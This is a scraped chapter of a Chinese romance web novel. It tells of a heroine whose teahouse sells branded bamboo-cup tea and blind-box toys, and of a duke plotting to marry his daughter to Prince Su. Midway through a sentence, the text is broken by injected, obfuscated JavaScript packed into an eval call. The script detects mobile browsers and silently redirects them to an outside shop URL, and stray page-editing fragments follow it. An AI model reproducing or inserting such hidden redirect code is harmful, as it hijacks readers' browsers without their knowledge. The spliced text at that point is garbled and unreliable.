20. 第 20 章

作品:《阴鸷王爷的戏精小娇妻

    养颐堂所在的街市,这几日分外热闹。


    店门上方换了崭新乌木鎏金的匾额,在阳光下透着气派。


    全新开业的养颐堂,与这京中所有的药铺都截然不同。


    店门前有伙计专门引导。一侧是衣着朴素的百姓,井然有序地排队入内。隔间里生了暖炉,郎中问诊仔细,四下颇为安静。


    另一侧却单独开了个门脸,此刻挤满了各府穿戴体面的小厮仆役,人声喧哗嘈杂。


    最惹眼的,是那门边立着个几乎与人同高的木偶。


    那木偶依稀能辨出是只麒麟,却生得圆头胖脑,一双爪子肉墩墩的,身上套了件缩小版的锦绣将军服,模样颇是威风。


    细看之下,它竟是咧着嘴,露出两枚俏皮的尖牙,一脸坏坏的笑容。丑是丑了些,可那憨态可掬的怪模样,偏偏让人瞧着就忍不住开心。


    里头的伙计忙得额上冒汗,嗓音洪亮地朝着后院方向吆喝。


    “张员外府上,外带十杯霸王茶!一盏少糖,三盏多加梅花汤饼,附赠盲盒一个!”


    “吏部王侍郎府上,外带五十杯!按府上留的单子,半糖,珍珠加倍,附赠盲盒五个!”


    许多女孩在一旁迫不及待地拆开五颜六色的锦囊,翻出里边掌心大小的布偶。“哇,我抽到书生袍的!我还没有这个!”


    “我这是小渔童的!好生喜欢啊!”


    每每拆出一个新奇模样,便引来周围一阵艳羡的低呼。


    只是还没有人抽到那最为稀罕、穿着将军服的“隐藏款”,引得众人越发好奇。


    这条原本不算喧嚣的后街,如今车马络绎不绝,竟显得拥挤起来。


    养颐堂没有法子,只得又派了两名杂役在门外疏导,催促各府车马即停即走,莫要阻塞了道路。


    三楼的暖阁中。


    夏若初靠坐在暖榻上,一手翻着账本,另一只手伸给辛夷把脉。


    雪白的小狸奴蜷在她怀中沉睡。


    自从莲灯寺回来后,辛夷便立了规矩,要她隔日按时服药,以压制体内残留的毒性,还叮嘱她必须仔细调理,否则日后发热只怕会更频更凶,一旦高烧不退,那可是性命攸关的事。


    药虽苦涩,好在手边账册上的数字着实喜人。短短两日,进项便已十分可观。


    一旁恭敬立着的中年男子,目光看着她翻动账页,既欣喜,又掩不住紧张。他正是西山集市“顺心茶摊”的老板张顺。


    “账目对得上,做得不错。”夏若初合上册子。


    张顺松了口气,躬身道:“全赖四娘子指点,霸王茶的销路实在太好。小人感激您仁厚,定了有利小民的拆账法子,卖一杯分一杯的账,让我们这些本小利薄的人家也能跟着沾光。”他心里着实庆幸,当日未曾得罪这位财神奶奶。


    若早知这小女娘竟是养颐堂背后的大东家,他断不敢有丝毫怠慢。万幸,这姑娘是个不计前嫌的人。


    最初养颐堂将他找来时,他第一次见着霸王茶,竟是装在一节节竹筒中。张顺心里当时就咯噔一下,先不说成本,但就这般笨重,如何好运送?


    可紧接着他便发现,大东家想得极为周到。


    所有的茶底、香料,都已按份配好,分装成小巧的料包。他拿回去,照着写好的步骤,用小罐依次煮开,他只需花功夫熬煮豆乳便成。


    售价定得也低,寻常百姓都买得起,薄利多销,于他这小摊主更是稳妥。


    他留了心,细看之下,发现竹筒装的霸王茶,在养颐堂门面里依然有卖。


    大多数竹筒,系着各色彩绳,筒身下端刻着“玄甲卫特供”几个小字。


    单有一款,与其他的不同。


    用金丝线和红绳汇在一起编成平安结,筒身还请画工描了彩绘,是麒麟踏着七彩祥云的图案。


    桶底一行小字——“肃王同款”。他不晓得玄甲卫是何等精锐,肃王又是怎样尊贵的人物,只觉得这名头便透着一股不好招惹的贵气。


    同样的茶饮,换成竹筒装,再配上这简简单单几个字,售价便能翻上两三倍去。


    更奇怪的是,门外那些华盖马车就跟嗅着蜜的蜂似的,十几筒、几十筒地往车上搬。


    顺带还要抢几个裹在锦袋里的丑布偶,那玩意儿叫麒麒,穿什么衣裳全凭手气,拿到哪个都由不得你挑。


    就这样,竟也抢疯了。


    张顺想不明白,只觉得这些贵人,钱多,人傻。


    东家看着娇娇怯怯的,自西山一别后,再见时脸上总蒙着层素纱,还要喝药,想来身子骨不大好。


    可这经营手段却稀奇得很。


    这背后定然有厉害的高人指点。单看她身后那两名护卫便知,虽穿着寻常店小二的粗布衣裳,可那目光如电,扫视每一个靠近东家的人,闲杂人等真不敢靠近。他不敢多问,更不敢乱看。横竖每日将账目理得清清楚楚,带来给她过目便是。


    照这势头,顺心茶摊若能做上一个月,便够本钱租间小小的门脸,不必再受那风吹日晒雨淋之苦。到时雇上一两个小伙计,老母亲也能轻松些。


    “四娘子,”他小心道,“西山集市上其他几家茶摊见了,也都眼热,托我来探探口风,不知能否也寄卖这霸王茶?”


    夏若初只浅浅道:“再看吧。这茶饮看着简单,不是谁都能做的。”


    往后想沾养颐堂光的人只怕会越来越多,自然不能随意放开,最要紧的是保证茶饮的滋味与口碑。


    “张老板,这茶饮只是个开头。你用心做,药膳这一行大有可为。待我日后盘下更宽敞的店面,开个自助养生火锅,再找你来说话。”


    “烧火的锅子吗?”


    “就是涮肉的暖锅。”夏若初神秘一笑,“到时你便知道。”


    张顺惊讶,“那得是多大的门店呀?”夏若初偏头,认真地想了想。


    “最好是国公府那么大。”


    -


    此时,荣国公府内。


    赵姝跪在地上,抬手抹去泼在脸上的残茶,啜泣不止。“你还有脸哭?”赵时安一掌拍在案上,霍然起身。


    “谁给你的胆子,竟敢擅自去砸养颐堂?我这边要紧事悬着,你却只顾着后宅妇人争风吃醋的心思!万一真触怒了萧承翊,坏了我的大事,你拿什么来赔?”


    “他此番只是将你送去皇后宫中管教,还送来厚礼,已是给足了颜面。你休要再惹是生非,否则我打断你的腿。”


    赵姝咬紧下唇,不敢提夏若初的名字。她深知父亲此刻最焦灼的是什么。


    “女儿也是一心想为爹爹分忧。如今那养颐堂声势大振,连我们自家药铺的老主顾都有不少被吸引了去。爹爹别忘了,夏若初若得了势,必然会惦记我们手中沈家的产业。”“从前您说她有名无实,就算成婚后也是住在太夫人府里,不足为虑。那为何养颐堂成了肃王府的产业?万一萧承翊站在她那边,他怎么可能与爹爹共谋大事?”


    赵时安冷哼一声,并未反驳。


    这番话确实戳中了他心底的隐忧。


    如今朝堂之


    ;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|c l/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17133574|193943||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();$(''#content'').append(''


    上,明眼人都看得出,太子虽居东宫,却并不得圣心,皇上更偏爱的是三皇子。


    三皇子生母淑妃出身将门,早年伴驾有情分,只是早早病逝。三皇子本人性子疏阔,对政务显得不甚热心,众人便也未放在心上。


    可自他上了战场,立过战功,情形便不同了。


    太子常年养在深宫,倚仗中宫嫡子的身份,行事难免有些倨傲。日子久了,似乎忘了当今最紧要的时势。


    陛下年事渐高,北境却不太平,最需要的是忠心耿耿、又能替他守住江山的人。


    朝野私下便有了议论,如今圣驾跟前,最得信任的不过二人。一是显露锋芒的三皇子,另一位便是军功赫赫的肃王萧承翊。


    论礼制,萧承翊是今上亲侄,郡王之位已是无上的恩宠。


    可皇上竟曾流露过口风,有意将他破格晋封亲王。亲王乃是皇子规格,这份殊荣与信任,着实令人心惊。


    朝中分庭抗礼之势,由此便难以避免。赵时安正是早早绑在了太子这条船上的人。


    在外,可借永宁侯府柳氏之手聚敛钱财;在内,他更是费尽心机,笼络党羽。


    这盘大棋里,最紧要却最难落定的一子,便是手握实权、态度却始终神秘莫测的萧承翊。


    对此,赵时安不得不慎之又慎。


    萧老夫人是皇上姨母,早年对皇上有抚育教导之恩。萧承翊骁勇善战,向来不渉党争,故而他有时据理力争,皇上总是更愿意听进他的话。


    他接受指婚娶了永宁侯府的嫡女,这嫡女不但害死萧母,还要与位高权重的国公府为敌。


    这就让赵时安捉摸不透了。


    若说那匹桀骜难驯的狼,是因皇命难为才同意成婚,不知内情的人或许会信,他赵某是绝对不信的。可若说萧承翊有别的打算,譬如,图财?又不像。


    沈家早已败落,夏若初有家难回,形同一介孤女,萧承翊若单纯想要的是钱,直接娶了赵姝反而更快达到目的。


    思来想去,赵时安只能找到一个理由,萧承翊是贪图美色。


    据说那夏四娘子是人间绝色,京中五陵年少争相传颂她的美貌,还有人为她题诗作赋。这般尤物,男子若想据为己有,倒也是常情。


    可男人终究是男人,宏图霸业才是根本,女人到手了,新鲜劲儿总会过去。


    越是贪恋美色的男人,越是容易掌控。


    他让雪嫣多接近几次,萧承翊不也就动摇了?


    赵时安捋捋胡须,露出志在必得的笑意。


    “你仍须设法嫁入肃王府。萧承翊手握禁军,将来若真有风云纷争,他站在谁那边,谁便是胜券在握。”


    他甩袖示意女儿起身,话里带着安抚,眼中却并无温情。


    “男人都贪图美色,若连这点事情都做不到,我养你有何用?”


    赵姝战战兢兢地起身,或许是女子的直觉,她并不觉得事情如父亲想的那样简单。“爹爹怎知萧承翊与夏若初不是夫妻同心?他们若合谋对付我们,爹爹可有准备?”


    赵时安顿了顿,那双细长的眼睛透出凶险的光,“试试便知。”


    萧承翊曾下令赵姝不许再踏入荣安太夫人府半步,否则便一同责罚整个国公府。


    那便以此事试试,看萧承翊究竟只是贪图新鲜,讨美人欢心,还是真会为了一个女人,不惜与荣国公府为难。“行了,你也无需赌气。中秋夜宴之前,我会择一日带你前往荣安太夫人府,当面议亲!”


    “我倒要看看那二人,究竟是否夫妻同心?”